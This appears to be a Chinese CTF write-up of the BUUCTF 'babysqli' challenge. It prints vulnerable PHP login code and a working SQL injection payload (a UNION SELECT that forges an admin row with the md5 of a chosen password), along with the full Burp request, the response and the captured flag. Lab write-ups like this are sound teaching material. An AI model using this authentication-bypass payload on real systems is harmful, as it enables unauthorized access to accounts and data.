
buuctf babysqli

原创

是风吧 于 2021-07-15 18:09:39 发布 41 收藏
分类专栏： buuctf 文章标签： php



从这条信息可以知道这是base32码，解码得到一个base64码

解码得到一个：

```
select * from user where username = '".$name."'
```

不能得到有用的信息但通过题目源码得知password被md5加密了

```php

mysqli_query($con,'SET NAMES UTF8');
$name = $_POST['name'];
$password = $_POST['pw'];
$t_pw = md5($password);
$sql = "select * from user where username = '".$name."'";
// echo $sql;
$result = mysqli_query($con, $sql);


if(preg_match("/\(|\)|\=|or/", $name)){
        die("do not hack me!");
}
else{
        if (!$result) {
                printf("Error: %s\n", mysqli_error($con));
                exit();
        }
        else{
                // echo '<pre>';
                $arr = mysqli_fetch_row($result);
                // print_r($arr);
                if($arr[1] == "admin"){
                        if(md5($password) == $arr[2]){
                                echo $flag;
                        }
                        else{
                                die("wrong pass!");
                        }
                }
                else{
                        die("wrong user!");
                }
        }
}
```


所以得找个办法绕过加密。构建一个payload虚拟身份绕过审核机制。

通过burp suite 并构建一个name=1' union select 1,'admin','.....'#pw=123

'.....'就是123的md5值为202CB962AC59075B964B07152D234B70

Request

Pretty Raw Hex \n

```
1 POST /search.php HTTP/1.1
2 Host: d00a682d-9089-4c6a-8951-572831f0844f.node4.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/we
  bp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 73
9 Origin:
  http://d00a682d-9089-4c6a-8951-572831f0844f.node4.buuoj.cn
10 Connection: close
11 Referer:
  http://d00a682d-9089-4c6a-8951-572831f0844f.node4.buuoj.cn/?ht
  tp:%2f%2fd00a682d-9089-4c6a-8951-572831f0844f.node4.buuoj.cn%2
  fsearch.php
12 Cookie: UM_distinctid=
  17a0eaee55f23f-02a6aa76af6221-4c302372-144000-17a0eaee56025d
13 Upgrade-Insecure-Requests: 1
14
15 name=1' union select
  1,'admin','202cb962ac59075b964b07152d234b70'#&pw=123
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Thu, 15 Jul 2021 09:27:21 GMT
4 Content-Type: text/html
5 Content-Length: 258
6 Connection: close
7 Vary: Accept-Encoding
8 X-Powered-By: PHP/5.3.29
9
10 <!--MMZFM422K5HDASKDN5TVU3SK0ZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJ
11 <meta http-equiv="Content-Type" content="text/html; charset=ut
12 <title>
    Do you know who am I?
  </title>
13
14
15
16 flag{4c3442ca-942f-4c71-83bd-b00e96368507}
17
```


flag就出来了